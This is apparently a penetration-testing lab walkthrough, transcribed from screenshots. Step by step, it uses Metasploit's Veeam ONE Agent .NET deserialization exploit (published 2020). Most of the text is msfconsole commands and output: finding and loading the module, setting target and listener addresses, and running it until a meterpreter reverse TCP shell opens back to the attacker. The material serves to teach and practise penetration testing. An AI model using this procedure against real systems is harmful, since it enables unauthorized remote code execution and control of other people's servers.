
✓ **Installation succeeded.**

The target is set. Search for veeam module in Metasploit as shown below.




```
msf5 > search veeam

Matching Modules
================

   #  Name                                              Disclosure Date  Ran
k    Check  Description
   -  ----                                              ---------------  ---
-    -----  -----------
   0  exploit/windows/misc/veeam_one_agent_deserialization  2020-04-15       nor
mal  Yes    Veeam ONE Agent .NET Deserialization
```

Load the module and check its options.




```
msf5 > use exploit/windows/misc/veeam_one_agent_deserialization
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > show options

Module options (exploit/windows/misc/veeam_one_agent_deserialization):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   HOSTINFO_NAME  AgentController  yes       Name to send in host info (must be
recognized by server!)
   RHOSTS                          yes       The target host(s), range CIDR iden
tifier, or hosts file with syntax 'file:<path>'
   RPORT          2805             yes       The target port (TCP)
   SRVHOST        0.0.0.0          yes       The local host or network interface
 to listen on. This must be an address on the local machine or 0.0.0.0 to listen
 on all addresses.
   SRVPORT        8080             yes       The local port to listen on.
   SSL            false            no        Negotiate SSL for incoming connecti
ons
   SSLCert                         no        Path to a custom SSL certificate (d
efault is randomly generated)
   URIPATH                         no        The URI to use for this exploit (de
fault is random)

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   PowerShell Stager
```

Set the required options.




```
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > set rhosts 192.168.
36.1
rhosts => 192.168.36.1
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > check
[*] 192.168.36.1:2805 - The service is running, but could not be validated. Conn
ected to 192.168.36.1:2805.
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > set lhost 192.168.3
6.133
lhost => 192.168.36.133
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > 
```

When we execute the module we should be successfully getting a meterpreter session as sh-own in the image below.



```
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > run

[*] Started reverse TCP handler on 192.168.36.133:4444
[*] 192.168.36.1:2805 - Connecting to 192.168.36.1:2805
[*] 192.168.36.1:2805 - Sending host info to 192.168.36.1:2805
[*] 192.168.36.1:2805 - Executing PowerShell Stager for windows/x64/meterpreter/
reverse_tcp
[*] 192.168.36.1:2805 - Sending malicious handshake to 192.168.36.1:2805
[*] Sending stage (201283 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.133:4444 -> 192.168.36.1:52709) at
2020-07-01 13:47:36 +0530
```



